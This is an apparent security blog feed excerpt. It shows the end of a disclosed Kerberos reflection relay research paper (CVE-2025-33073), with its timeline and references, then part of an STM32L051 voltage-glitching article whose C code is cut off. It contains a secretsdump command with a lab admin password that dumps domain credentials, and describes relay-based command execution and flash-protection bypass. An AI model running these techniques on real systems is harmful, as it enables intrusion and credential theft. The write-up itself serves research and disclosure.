<p>The main packets relevant here can be identified with the display filter <code class="language-plaintext highlighter-rouge">tcp.stream eq 6 and kerberos</code>.
They are:</p>

<ul>
  <li>Packet number 95: The <code class="language-plaintext highlighter-rouge">KRB_AP_REQ</code> in packet 79 of TCP stream 4 is taken by <code class="language-plaintext highlighter-rouge">krbrelayx</code> and relayed as is back to <code class="language-plaintext highlighter-rouge">srv1</code> inside a new connection in TCP stream 6 in this packet number 95.</li>
  <li>Packet number 97: The corresponding <code class="language-plaintext highlighter-rouge">KRB_AP_REP</code> from <code class="language-plaintext highlighter-rouge">srv1</code>, confirming successful authentication.</li>
</ul>

<p><img src="/assets/img/papers/kerberos-reflection/wireshark-relay-6-kerberos.png" alt="Kerberos traffic in TCP stream 6" /></p>

<p>Then, in packet 170 we see the service creation which executes the specified commands and writes their output to a file:</p>

<p><img src="/assets/img/papers/kerberos-reflection/wireshark-relay-6-createservice.png" alt="CreateServiceW command execution" /></p>

<p>Finally, the output is read over the <code class="language-plaintext highlighter-rouge">ADMIN$</code> SMB network share:</p>

<p><img src="/assets/img/papers/kerberos-reflection/wireshark-relay-6-readfile.png" alt="Read command output" /></p>

<p>A sidenote: During debugging the issue, we tried various things for debugging this behavior, like</p>

<ul>
  <li>diffing decrypted network traffic (<code class="language-plaintext highlighter-rouge">KRB_AP_REQ</code>) of the working relay attack against normal login over SMB, or</li>
  <li>dumping the Kerberos CIFS service ticket from <code class="language-plaintext highlighter-rouge">srv1</code> using Rubeus and trying to use them manually (pass-the-ticket), which did not yield administrative privileges on <code class="language-plaintext highlighter-rouge">srv1</code>.</li>
</ul>

<p>However, this didn’t lead anywhere in explaining why the attack works and yields administrative privileges.</p>

<h1 id="appendix--supplementary-material">Appendix / Supplementary Material</h1>

<p>This appendix contains additional material that should aid in following and debugging the attack.
The raw data is provided in <a href="/assets/downloads/kerberos-reflection.zip">kerberos-reflection.zip</a>.</p>

<h2 id="patch-to-krbrelayx">Patch to krbrelayx</h2>

<p>Attached in <code class="language-plaintext highlighter-rouge">patch-krbrelayx.diff</code> is a patch to <code class="language-plaintext highlighter-rouge">krbrelayx.py</code><sup id="fnref:tools-krbrelayx:4"><a href="#fn:tools-krbrelayx" class="footnote" rel="footnote" role="doc-noteref">5</a></sup> that was necessary for the attack to work.
It should be applied to commit aef69a7e4d2623b2db2094d9331b2b07817fc7a4.
We plan to upstream this patch upon publication.</p>

<!-- TODO upstream -->
<!-- TODO ref pull-request -->

<h2 id="pcap-from-srv1">PCAP from srv1</h2>

<p>Attached in <code class="language-plaintext highlighter-rouge">relay-srv1.pcapng</code> is a network traffic capture of the authentication coercion and relay attack taken on the attacked system <code class="language-plaintext highlighter-rouge">srv1</code>.</p>

<h2 id="pcap-from-attacker-lin">PCAP from attacker-lin</h2>

<p>Attached in <code class="language-plaintext highlighter-rouge">relay-attacker-lin.pcapng</code> is a network traffic capture of the authentication coercion and relay attack taken on the attacker system <code class="language-plaintext highlighter-rouge">attacker-lin</code>.</p>

<h2 id="lab-domain-ntdsdit-dump-and-keytab">Lab domain NTDS.dit dump and keytab</h2>

<p>Attached in
<code class="language-plaintext highlighter-rouge">mydomain.ntds</code>,
<code class="language-plaintext highlighter-rouge">mydomain.ntds.cleartext</code>,
<code class="language-plaintext highlighter-rouge">mydomain.ntds.kerberos</code>,
<code class="language-plaintext highlighter-rouge">mydomain.sam</code> and
<code class="language-plaintext highlighter-rouge">mydomain.secrets</code>
is a full NTDS.dit dump of all Active Directory accounts in the lab domain.
The same information is also provided as a keytab file in <code class="language-plaintext highlighter-rouge">mydomain-keytab.kt</code> that can be loaded into Wireshark; this allows decryption and further inspection/debugging of the Kerberos traffic and associated Kerberos tickets (including PACs) in the previously provided PCAP files.
The dump was taken with impacket’s secretsdump as follows (and then converted using <a href="#patch-to-keytabpy">a patch to Dirk-jan’s keytab.py</a>):</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>secretsdump.py 'mydomain.local/Administrator:dc1Admin!@dc1.mydomain.local' -outputfile mydomain
</pre></td></tr></tbody></table></code></pre></div></div>

<h2 id="patch-to-keytabpy">Patch to keytab.py</h2>

<p>In order to make it easier to inspect Kerberos tickets, we used <code class="language-plaintext highlighter-rouge">keytab.py</code> by Dirk-jan Mollema.<sup id="fnref:tools-keytab-py:1"><a href="#fn:tools-keytab-py" class="footnote" rel="footnote" role="doc-noteref">16</a></sup>
This tool allows us to convert Kerberos secrets into the keytab file format that can then subsequently be loaded into Wireshark for PCAP analysis.
Attached in <code class="language-plaintext highlighter-rouge">patch-keytabpy.diff</code> is a patch to <code class="language-plaintext highlighter-rouge">keytab.py</code> that allows direct ingestion of impacket’s secretsdump output.
The patch applies to commit 881790dd0df047ce44c3c884dc36b55674cc262a.
We plan to upstream this patch upon publication.</p>

<!-- TODO upstream -->
<!-- TODO ref pull-request -->

<h1 id="thanks">Thanks</h1>

<p>Besides the people mentioned in the references/footnotes for their research and tooling, thanks also go to our colleagues for helpful discussion and review, especially Jonas Dopf, Marc Gessler, Josef Ilg, Franz Jahn and Jannik Vieten; and Dr. Julia Kerscher and Jonathan Schneider for linguistic quality assurance.</p>

<h1 id="further-reading">Further reading</h1>

<p>The security researchers from RedTeam Pentesting and Synacktiv have also already published further technical information regarding <a href="https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-33073">CVE-2025-33073</a>. You can find their corresponding publications here:</p>

<ul>
  <li>RedTeam Pentesting GmbH: <a href="https://www.redteam-pentesting.de/publications/2025-06-11-Reflective-Kerberos-Relay-Attack_RedTeam-Pentesting.pdf">Reflective Kerberos Relay Attack</a><sup id="fnref:redteam_CVE-2025-33073"><a href="#fn:redteam_CVE-2025-33073" class="footnote" rel="footnote" role="doc-noteref">23</a></sup></li>
  <li>Synacktiv: <a href="https://www.synacktiv.com/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025">NTLM reflection is dead, long live NTLM reflection! – An in-depth analysis of CVE-2025-33073</a><sup id="fnref:synacktiv_CVE-2025-33073"><a href="#fn:synacktiv_CVE-2025-33073" class="footnote" rel="footnote" role="doc-noteref">24</a></sup></li>
</ul>

<h1 id="timeline">Timeline</h1>

<ul>
  <li>
    <p>2025-03-07: Initial notice of behavior in a lab environment. The subsequent weeks have been spent verifying the actual validity of the attack as well as narrowing attacker requirements and broadening the impact of the attack.</p>
  </li>
  <li>
    <p>2025-03-31: Verification of validity of latest variation in up-to-date lab environment.</p>
  </li>
  <li>
    <p>2025-04-02: Report to Microsoft/MSRC in PGP-encrypted e-mail with full attachments to secure@microsoft.com.</p>
  </li>
  <li>
    <p>2025-04-07: Follow-up inquiry for confirmation of receipt.</p>
  </li>
  <li>
    <p>2025-04-09: Verification that the attack still works with the patches from yesterday’s Patch Tuesday applied.</p>
  </li>
  <li>
    <p>2025-04-10: Since there was no response from MSRC, submission to web portal msrc.microsoft.com. Confirmation of receipt.</p>
  </li>
  <li>
    <p>2025-04-16: MSRC status change from “New” to “Review/Repro”.</p>
  </li>
  <li>
    <p>2025-04-18: MSRC confirmation that the issue is valid and can be reproduced; information that this issue is a duplicate.</p>
  </li>
  <li>
    <p>2025-04-24: MSRC tentative fix release planned for Patch Tuesday in July; agreement to not publish before then.</p>
  </li>
  <li>
    <p>2025-05-30: MSRC fix release planned for Patch Tuesday in June; CVE-2025-33073 assigned.</p>
  </li>
  <li>
    <p>2025-06-10: Patch Tuesday</p>
  </li>
</ul>

<hr />

<!-- # References -->

<!-- Kerberos: -->

<!-- Kerberos relaying: -->

<!-- NTLM relaying: -->

<!-- Existing tooling for Kerberos relaying: -->

<!-- Relevant specifications / reading list: -->

<!-- other publications concerning CVE-2025-33073 -->
<div class="footnotes" role="doc-endnotes">
  <ol>
    <li id="fn:james-forshaw-relay1">
      <p><a href="https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html">https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html</a>, “Using Kerberos for Authentication Relay Attacks”, James Forshaw, 2021-10-20, accessed 2025-03-19 <a href="#fnref:james-forshaw-relay1" class="reversefootnote" role="doc-backlink">&amp;#8617;</a> <a href="#fnref:james-forshaw-relay1:1" class="reversefootnote" role="doc-backlink">&amp;#8617;<sup>2</sup></a> <a href="#fnref:james-forshaw-relay1:2" class="reversefootnote" role="doc-backlink">&amp;#8617;<sup>3</sup></a></p>
    </li>
    <li id="fn:james-forshaw-relay2">
      <p><a href="https://www.tiraniddo.dev/2024/04/relaying-kerberos-authentication-from.html">https://www.tiraniddo.dev/2024/04/relaying-kerberos-authentication-from.html</a>, “Relaying Kerberos Authentication from DCOM OXID Resolving”, James Forshaw, 2024-04-29, accessed 2025-03-19 <a href="#fnref:james-forshaw-relay2" class="reversefootnote" role="doc-backlink">&amp;#8617;</a> <a href="#fnref:james-forshaw-relay2:1" class="reversefootnote" role="doc-backlink">&amp;#8617;<sup>2</sup></a> <a href="#fnref:james-forshaw-relay2:2" class="reversefootnote" role="doc-backlink">&amp;#8617;<sup>3</sup></a></p>
    </li>
    <li id="fn:dirkjanm-relay1">
      <p><a href="https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/">https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/</a>, ““Relaying” Kerberos - Having fun with unconstrained delegation”, Dirk-jan Mollema, 2019-02-18, accessed 2025-03-19 <a href="#fnref:dirkjanm-relay1" class="reversefootnote" role="doc-backlink">&amp;#8617;</a> <a href="#fnref:dirkjanm-relay1:1" class="reversefootnote" role="doc-backlink">&amp;#8617;<sup>2</sup></a></p>
    </li>
    <li id="fn:dirkjanm-relay2">
      <p><a href="https://dirkjanm.io/relaying-kerberos-over-dns-with-krbrelayx-and-mitm6/">https://dirkjanm.io/relaying-kerberos-over-dns-with-krbrelayx-and-mitm6/</a>, “Relaying Kerberos over DNS using krbrelayx and mitm6”, Dirk-jan Mollema, 2022-02-22, accessed 2025-03-19 <a href="#fnref:dirkjanm-relay2" class="reversefootnote" role="doc-backlink">&amp;#8617;</a> <a href="#fnref:dirkjanm-relay2:1" class="reversefootnote" role="doc-backlink">&amp;#8617;<sup>2</sup></a></p>
    </li>
    <li id="fn:tools-krbrelayx">
      <p><a href="https://github.com/dirkjanm/krbrelayx">https://github.com/dirkjanm/krbrelayx</a>, by Dirk-jan Mollema (commit aef69a7e4d2623b2db2094d9331b2b07817fc7a4) <a href="#fnref:tools-krbrelayx" class="reversefootnote" role="doc-backlink">&amp;#8617;</a> <a href="#fnref:tools-krbrelayx:1" class="reversefootnote" role="doc-backlink">&amp;#8617;<sup>2</sup></a> <a href="#fnref:tools-krbrelayx:2" class="reversefootnote" role="doc-backlink">&amp;#8617;<sup>3</sup></a> <a href="#fnref:tools-krbrelayx:3" class="reversefootnote" role="doc-backlink">&amp;#8617;<sup>4</sup></a> <a href="#fnref:tools-krbrelayx:4" class="reversefootnote" role="doc-backlink">&amp;#8617;<sup>5</sup></a></p>
    </li>
    <li id="fn:tools-krbrelayex">
      <p><a href="https://github.com/decoder-it/KrbRelayEx">https://github.com/decoder-it/KrbRelayEx</a>, by Andrea Pierini <a href="#fnref:tools-krbrelayex" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:tools-krbrelay-smbserver">
      <p><a href="https://github.com/decoder-it/KrbRelay-SMBServer">https://github.com/decoder-it/KrbRelay-SMBServer</a>, by Andrea Pierini <a href="#fnref:tools-krbrelay-smbserver" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:potatoes">
      <p><a href="https://www.youtube.com/watch?v=rPZx1zbKJnI">https://www.youtube.com/watch?v=rPZx1zbKJnI</a>,  TROOPERS24: 10 Years of Windows Privilege Escalation with “Potatoes”, by Andrea Pierini <a href="#fnref:potatoes" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:hugo-vincent-relay">
      <p><a href="https://www.synacktiv.com/en/publications/relaying-kerberos-over-smb-using-krbrelayx">https://www.synacktiv.com/en/publications/relaying-kerberos-over-smb-using-krbrelayx</a>, “Relaying Kerberos over SMB using krbrelayx”, Hugo Vincent, 2024-11-20, accessed 2025-03-19 <a href="#fnref:hugo-vincent-relay" class="reversefootnote" role="doc-backlink">&amp;#8617;</a> <a href="#fnref:hugo-vincent-relay:1" class="reversefootnote" role="doc-backlink">&amp;#8617;<sup>2</sup></a></p>
    </li>
    <li id="fn:tools-krbrelay">
      <p><a href="https://github.com/cube0x0/KrbRelay">https://github.com/cube0x0/KrbRelay</a> <a href="#fnref:tools-krbrelay" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:hackndo-ntlm-relay2">
      <p><a href="https://en.hackndo.com/ntlm-relay/#what-can-be-relayed">https://en.hackndo.com/ntlm-relay/#what-can-be-relayed</a>, Pixis / hackndo, 2020-04-01, accessed 2025-03-19 <a href="#fnref:hackndo-ntlm-relay2" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:ms-kerberos-synopsis">
      <p><a href="https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/b4af186e-b2ff-43f9-b18e-eedb366abf13">https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/b4af186e-b2ff-43f9-b18e-eedb366abf13</a>, “Kerberos Network Authentication Service (V5) Synopsis”, 2024-04-23, accessed 2025-03-19 <a href="#fnref:ms-kerberos-synopsis" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:hackndo-kerberos">
      <p><a href="https://en.hackndo.com/kerberos/">https://en.hackndo.com/kerberos/</a>, “Kerberos”, Pixis / hackndo, 2019-02-02, accessed 2025-03-19 <a href="#fnref:hackndo-kerberos" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:RFC4120">
      <p><a href="https://datatracker.ietf.org/doc/html/rfc4120">https://datatracker.ietf.org/doc/html/rfc4120</a>, “The Kerberos Network Authentication Service (V5)”, 2005-07, accessed 2025-03-19 <a href="#fnref:RFC4120" class="reversefootnote" role="doc-backlink">&amp;#8617;</a> <a href="#fnref:RFC4120:1" class="reversefootnote" role="doc-backlink">&amp;#8617;<sup>2</sup></a></p>
    </li>
    <li id="fn:tools-powermad">
      <p><a href="https://github.com/Kevin-Robertson/Powermad">https://github.com/Kevin-Robertson/Powermad</a>, by Kevin Robertson (commit 3ad36e655d0dbe89941515cdb67a3fd518133dcb) <a href="#fnref:tools-powermad" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:tools-keytab-py">
      <p><a href="https://github.com/dirkjanm/forest-trust-tools/blob/881790dd0df047ce44c3c884dc36b55674cc262a/keytab.py">https://github.com/dirkjanm/forest-trust-tools/blob/881790dd0df047ce44c3c884dc36b55674cc262a/keytab.py</a>, by Dirk-jan Mollema; also see <a href="https://dirkjanm.io/active-directory-forest-trusts-part-two-trust-transitivity/#debugging-kerberos-the-easy-way">https://dirkjanm.io/active-directory-forest-trusts-part-two-trust-transitivity/#debugging-kerberos-the-easy-way</a> <a href="#fnref:tools-keytab-py" class="reversefootnote" role="doc-backlink">&amp;#8617;</a> <a href="#fnref:tools-keytab-py:1" class="reversefootnote" role="doc-backlink">&amp;#8617;<sup>2</sup></a></p>
    </li>
    <li id="fn:RFC2478">
      <p><a href="https://datatracker.ietf.org/doc/html/rfc2478">https://datatracker.ietf.org/doc/html/rfc2478</a>, “The Simple and Protected GSS-API Negotiation Mechanism”, 1998, accessed 2025-03-19, obsoleted by RFC4178 <a href="#fnref:RFC2478" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:RFC4178">
      <p><a href="https://datatracker.ietf.org/doc/html/rfc4178">https://datatracker.ietf.org/doc/html/rfc4178</a>, “The Simple and Protected Generic Security Service Application Program Interface (GSS-API) Negotiation Mechanism”, 2005-10, accessed 2025-03-19 <a href="#fnref:RFC4178" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:RFC2743">
      <p><a href="https://datatracker.ietf.org/doc/html/rfc2743">https://datatracker.ietf.org/doc/html/rfc2743</a>, “Generic Security Service Application Program Interface Version 2, Update 1”, 2000-01, accessed 2025-03-19 <a href="#fnref:RFC2743" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:RFC2744">
      <p><a href="https://datatracker.ietf.org/doc/html/rfc2744">https://datatracker.ietf.org/doc/html/rfc2744</a>, “Generic Security Service API Version 2 : C-bindings”, 2000-01, accessed 2025-03-19 <a href="#fnref:RFC2744" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:MS-PAC">
      <p><a href="https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/166d8064-c863-41e1-9c23-edaaa5f36962">https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/166d8064-c863-41e1-9c23-edaaa5f36962</a>, “Privilege Attribute Certificate Data Structure”, 2023-06-28, accessed 2025-03-19 <a href="#fnref:MS-PAC" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:MS-SPNG">
      <p><a href="https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-spng/f377a379-c24f-4a0f-a3eb-0d835389e28a">https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-spng/f377a379-c24f-4a0f-a3eb-0d835389e28a</a>, “Simple and Protected GSS-API Negotiation Mechanism (SPNEGO) Extension”, 2022-04-27, accessed 2025-03-19 <a href="#fnref:MS-SPNG" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:redteam_CVE-2025-33073">
      <p><a href="https://www.redteam-pentesting.de/publications/2025-06-11-Reflective-Kerberos-Relay-Attack_RedTeam-Pentesting.pdf">https://www.redteam-pentesting.de/publications/2025-06-11-Reflective-Kerberos-Relay-Attack_RedTeam-Pentesting.pdf</a> <a href="#fnref:redteam_CVE-2025-33073" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
    <li id="fn:synacktiv_CVE-2025-33073">
      <p><a href="https://www.synacktiv.com/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025">https://www.synacktiv.com/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025</a> <a href="#fnref:synacktiv_CVE-2025-33073" class="reversefootnote" role="doc-backlink">&amp;#8617;</a></p>
    </li>
  </ol>
</div></content>
  

  </entry>

  
  <entry>
    <title>STM32L05 Voltage Glitching</title>
    <link href="https://blog.syss.com/posts/voltage-glitching-the-stm32l05-microcontroller/" rel="alternate" type="text/html" title="STM32L05 Voltage Glitching" />
    <published>2025-06-06T12:00:00+02:00</published>
  
    <updated>2025-06-06T12:00:00+02:00</updated>
  
    <id>https://blog.syss.com/posts/voltage-glitching-the-stm32l05-microcontroller/</id>
    <content src="https://blog.syss.com/posts/voltage-glitching-the-stm32l05-microcontroller/" />
    <author>
      <name>Dr. Matthias Kesenheimer</name>
    </author>


    <category term="paper" />


    <summary>


      The term “fault injection” refers to a class of vulnerabilities in which attackers deliberately attempt to create error states in systems.
These error states lead to abnormal system behavior and can be exploited to circumvent security restrictions.
For example, it is possible to extract cryptographic keys or bypass read restrictions on internal memory with these kind of attacks.

In this articl...
    </summary>


    <content><p>The term “fault injection” refers to a class of vulnerabilities in which attackers deliberately attempt to create error states in systems.
These error states lead to abnormal system behavior and can be exploited to circumvent security restrictions.
For example, it is possible to extract cryptographic keys or bypass read restrictions on internal memory with these kind of attacks.</p>

<p>In this article, a fault injection attack on the <a href="https://www.st.com/en/microcontrollers-microprocessors/stm32l051c6.html">STM32L051 microcontroller</a> with the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> and the fault injection software library <a href="https://fault-injection-library.readthedocs.io/en/latest/">findus</a> is shown.
A public <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-033.txt">advisory</a> regarding this vulnerability has been issued.</p>

<!--more-->

<h1 id="introduction">Introduction</h1>

<p>Voltage glitching is a well-known hardware attack used to exploit vulnerabilities in microcontrollers.
Alongside clock glitching and electromagnetic fault injection, it’s a proven method for bypassing security checks or triggering unintended behavior in embedded systems.
In this article, we’ll explore how voltage glitching works using the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a> and the <a href="https://fault-injection-library.readthedocs.io/en/latest/">findus</a> library.
These tools make it easy to perform precise fault injections and demonstrate how vulnerable many microcontrollers remain to such attacks.</p>

<h1 id="the-target">The target</h1>

<p>The target of this attack is the STM32L051 microcontroller from STMicroelectronics.
It is part of the STM32L0 series, known for low-power performance in embedded applications.
Like many other microcontrollers from STMicroelectronics – such as the <a href="https://www.st.com/en/microcontrollers-microprocessors/stm8-8-bit-mcus.html">STM8</a>, STM32F2, and <a href="https://www.st.com/en/microcontrollers-microprocessors/stm32f4-series.html">STM32F4</a> series – it is vulnerable to voltage glitching attacks.</p>

<p>Typically, these chips are attacked in bootloader mode, where the voltage glitches allow a step-by-step memory extraction. See for example <a href="https://fault-injection-library.readthedocs.io/en/latest/examples/#stm8s-glitching">STM8 glitching</a> and <a href="https://mkesenheimer.github.io/blog/glitching-the-stm32f4.html">STM32F4 glitching</a> for more details.
However, the STM32L051 is not vulnerable to this common bootloader voltage glitching attack.
Overall, the bootloader of the STM32L051 microcontroller should not differ significantly from other bootloaders of the STM32 series.
However, thorough tests have shown that the STM32L051 microcontroller cannot be attacked in bootloader mode.
The exact reasons for this are not known and difficult to fathom.</p>

<p>The vulnerability explained in this paper actually lies in the microcontroller’s read-out protection (RDP) downgrade routine, which is triggered when the microcontroller’s flash memory is reset completely.
By targeting this routine with a well-timed glitch, it is possible to bypass the protection mechanism (read-out protection) without erasing the memory and gain access to the internal memory of the device.
This technique is referred to as flash erase suppression attack, also described in the paper <a href="https://doi.org/10.46586/tches.v2024.i2.88-129">Unlock the Door to my Secrets, but don’t Forget to Glitch</a> from 2024 by Schink, M., Wagner, A., Oberhansl, F., Köckeis, S., Strieder, E., Freud, S., &amp;amp; Klein, D..</p>

<h1 id="glitching-setup">Glitching setup</h1>

<p>During an RDP downgrade, the flash memory is automatically erased by the microcontroller.
If a glitch is emitted at precisely the right moment during the setup phase of the RDP downgrade method, the RDP level is lowered without the flash being erased.
However, this is risky, as a failed attempt could result in the flash being erased, meaning the valuable data that the attacker is interested in could be lost forever.</p>

<p>The following setup is used to attack the STM32L051 microcontroller.</p>

<p><img src="/assets/img/papers/voltage-glitching-the-stm32l05-microcontroller/stm32l05-glitching-flash-erase_bb.png" alt="" />
<em>Setup for the RDP downgrade attack</em></p>

<p>It turned out that the setup significantly impacted the consistency of the glitching parameters.
Consequently, a dedicated circuit board was developed that can be used to swiftly switch between multiple MCUs without the need for soldering.
This circuit board is referred to as the ‘STM32L051 Target Board’ thereafter.</p>

<h2 id="stm32l051-target-board">STM32L051 Target Board</h2>

<p>A circuit board has been developed to increase the success rate of attacks and reduce the likelihood of the flash memory being erased.
This ensures consistent and comparable attacks across multiple targets.
Furthermore, the STM32L051 Target Board’s clamshell adapter makes switching between multiple targets easy and eliminates the need for soldering.</p>

<p>The STM32L051 Target Board was designed to be as flexible as possible.
The voltage glitches can be injected via an SMA connector.
The MCU pins to which the glitch is applied can be selected using jumper switches.
If one pin is deemed more suitable than another, the configuration can therefore be easily changed.
Multiple LEDs provide a quick, non-obtrusive view of the attack status.
A second SMA connector can be used to perform side-channel analysis of the chip’s current consumption.
If necessary, an external clock signal can be fed into a third SMA connector.
There are multiple pin headers that provide access to various peripherals, such as trigger pins, UART and debugging interfaces.</p>

<p><img src="/assets/img/papers/voltage-glitching-the-stm32l05-microcontroller/STM32L051-Target-Board.png" alt="" />
<em>Schematic of the STM32L05 Target Board</em></p>

<p>The finished circuit board can be seen in the following figure.</p>

<p><img src="/assets/img/papers/voltage-glitching-the-stm32l05-microcontroller/stm32l05-target-board.jpg" alt="" />
<em>STM32L05 Target Board</em></p>

<h1 id="pico-glitcher-and-findus">Pico Glitcher and findus</h1>

<p>For performing voltage glitching attacks using the <a href="https://mkesenheimer.github.io/blog/pico-glitcher-v2.html">Pico Glitcher</a>, the Python fault injection library <a href="https://fault-injection-library.readthedocs.io/en/latest/">findus</a> is used.
The Pico Glitcher and findus have been featured in a <a href="https://blog.syss.com/posts/voltage-glitching-with-picoglitcher-and-findus/#pico-glitcher--findus">previous blog post</a> about glitching the LPC1343 microcontroller.
This blog article describes, among other things, how to install the findus library and how to update the Pico Glitcher.</p>

<p><img src="/assets/img/papers/voltage-glitching-the-stm32l05-microcontroller/pgfpv2.1.jpg" alt="" />
<em>The Pico Glitcher</em></p>

<p>More information about the Pico Glitcher and findus can be found <a href="https://fault-injection-library.readthedocs.io/en/latest/">here</a>.</p>

<h1 id="side-channel-analysis">Side channel analysis</h1>

<p>To find the correct time to insert the voltage glitch, a side channel analysis of the power consumption of the microcontroller was performed.
An overview of the power consumption during RDP downgrade is shown in the following figure.</p>

<p><img src="/assets/img/papers/voltage-glitching-the-stm32l05-microcontroller/debug-unlock-overview.png" alt="" />
<em>Overview of the power consumption during a flash erase</em></p>

<p>Zooming in on block A reveals different signatures in the power consumption.
The preparation phase in section A1 is of particular interest.
This is where the configuration for performing the RDP downgrade is established.
If a voltage glitch occurs in this region, the configuration may become corrupted and the RDP downgrade could fail.</p>

<p><img src="/assets/img/papers/voltage-glitching-the-stm32l05-microcontroller/debug-unlock-A-50us.png" alt="" />
<em>Detailed view of the first block during flash erase</em></p>

<p>Parts of the flash are erased in section C.
If a second glitch is emitted in this section, the flash erase procedure may be aborted, which could be useful if the initial glitching attempt was unsuccessful.</p>

<p>In the following experiments, the Pico Glitcher was configured to emit a glitch during the preparation phase in section A1.</p>

<h1 id="program-to-perform-the-rdp-downgrade">Program to perform the RDP downgrade</h1>

<p>To execute the attack, a small C program was developed to control the RDP downgrade routines and to set the trigger condition to time the glitch.
As there is no access to the microcontroller’s flash memory, this executable is programmed into the microcontroller’s RAM and executed from there.</p>

<p>The functions required to perform the RDP downgrade are listed below.
First, the flash must be unlocked.
This is achieved by writing a 32-bit magic word into a designated register.
Next, the routine <code class="language-plaintext highlighter-rouge">FLASH_OB_RDPConfig</code> is called.</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
</pre></td><td class="rouge-code"><pre><span class="kt">void</span> <span class="nf">flash_set_rdp</span><span class="p">(</span><span class="kt">uint8_t</span> <span class="n">rdp_level</span><span class="p">)</span> <span class="p">{</span>
    <span class="n">__disable_irq</span><span class="p">();</span>
    <span class="n">__HAL_FLASH_CLEAR_FLAG</span><span class="p">(</span><span class="n">FLASH_FLAG_WRPERR</span> <span class="o">|</span> <span class="n">FLASH_FLAG_PGAERR</span> <span class="o">|</span> <span class="n">FLASH_FLAG_OPTVERR</span><span class="p">);</span>

    <span class="n">HAL_FLASH_Unlock</span><span class="p">();</span>
    <span class="n">HAL_FLASH_OB_Unlock</span><span class="p">();</span>
    <span class="n">FLASH_OB_RDPConfig</span><span class="p">(</span><span class="n">rdp_level</span><span class="p">);</span>
    <span class="n">HAL_FLASH_Lock</span><span class="p">();</span>
    
    <span class="n">__enable_irq</span><span class="p">();</span>
<span class="p">}</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>In the <code class="language-plaintext highlighter-rouge">FLASH_OB_RDPConfig</code> routine, we calculate the correct option bytes to write to the flash.
Before these bytes are written, the trigger condition is set by toggling an external pin.
The flash erase is then performed automatically by the microcontroller.</p>
<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
</pre></td><td class="rouge-code"><pre><span class="k">extern</span> <span class="n">FLASH_ProcessTypeDef</span> <span class="n">pFlash</span><span class="p">;</span>
<span class="k">static</span> <span class="n">HAL_StatusTypeDef</span> <span class="nf">FLASH_OB_RDPConfig</span><span class="p">(</span><span class="kt">uint8_t</span> <span class="n">OB_RDP</span><span class="p">)</span> <span class="p">{</span>
    <span class="cm">/* init */</span>
    <span class="n">HAL_StatusTypeDef</span> <span class="n">status</span> <span class="o">=</span> <span class="n">HAL_OK</span><span class="p">;</span>
    <span class="kt">uint32_t</span> <span class="n">tmp1</span> <span class="o">=</span> <span class="mi">0U</span><span class="p">,</span> <span class="n">tmp2</span> <span class="o">=</span> <span class="mi">0U</span><span class="p">,</span> <span class="n">tmp3</span> <span class="o">=</span> <span class="mi">0U</span><span class="p">;</span>
    
    <span class="n">tmp1</span> <span class="o">=</span> <span class="p">(</span><span class="kt">uint32_t</span><span class="p">)(</span><span class="n">OB</span><span class="o">-&amp;gt;</span><span class="n">RDP</span> <span class="o">&amp;amp;</span> <span class="n">FLASH_OPTR_RDPROT</span><span class="p">);</span>
  
<span class="cp">#if defined(FLASH_OPTR_WPRMOD)
</span>    <span class="cm">/* Mask WPRMOD bit */</span>
